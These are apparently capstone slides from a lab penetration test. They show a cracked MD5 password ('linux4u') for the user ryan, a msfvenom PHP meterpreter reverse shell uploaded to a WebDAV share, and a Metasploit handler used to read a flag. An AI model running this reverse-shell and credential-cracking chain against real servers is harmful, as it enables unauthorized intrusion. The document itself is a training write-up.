
*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

# Brute Force Attack Ryan’s Hash



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

# Brute Force Attack Crackstation



Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| d7dad0a5cd7c8376eeb50d69b3ccd352 | md5 | linux4u |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

## How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

# Exploitation: Reverse Shell Backdoor CVE-2019-13386

01

**Tools & Processes**

Created and uploaded a reverse shell payload through msfvenom.
Set the remote listener port and host.
Carried out the reverse shell backdoor on the capstone machine.


02

**Achievements**
Moved the reverse shell into webdav as ryan.
Set the port and ip for listening.
Executed the payload and find the flag.

03


```
‘msfvenom  -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php’
‘show options’
‘set LHOST 192.168.1.90’
‘exploit’
‘cat flag.txt
```

# Exploitation: Reverse Shell Backdoor CVE-2019-13386




```
root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:/# ls
bin   home              lib32       media  root       srv  vagrant
boot  initrd.img        lib64       mnt    run        sys  var
dev   initrd.img.old    libx32      opt    sbin       tmp  vmlinuz
etc   lib               lost+found  proc   shell.php  usr  vmlinuz.old
```

# Exploitation: Reverse Shell Backdoor CVE-2019-13386



```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST=192.168.1.90
```

# Exploitation: Reverse Shell Backdoor CVE-2019-13386



```
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

# Exploitation: Webdav Vulnerability

01

**Tools & Processes**
Used Crackstation.net to get Ryan’s login Information.
Uploaded a php reverse shell payload to Webdav.
Used the drag and drop feature in Webdav to upload php reverse shell.


02

**Achievements**
Using Webdav I was able to upload the payload as ryan and have in connect to the network. The payload opened a listener on port 4444. Using Metasploit I was able to establish a connection to the web server and have access to root’s folders and files.


03

‘crackstation.net’
Drag and drop the reverse shell script to Webdav as ryan.

# Webdav Vulnerablity



# Webdav Vulnerability



## Index of /webdav


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |
| shell.php | 2022-02-09 02:33 | 1.1K | |

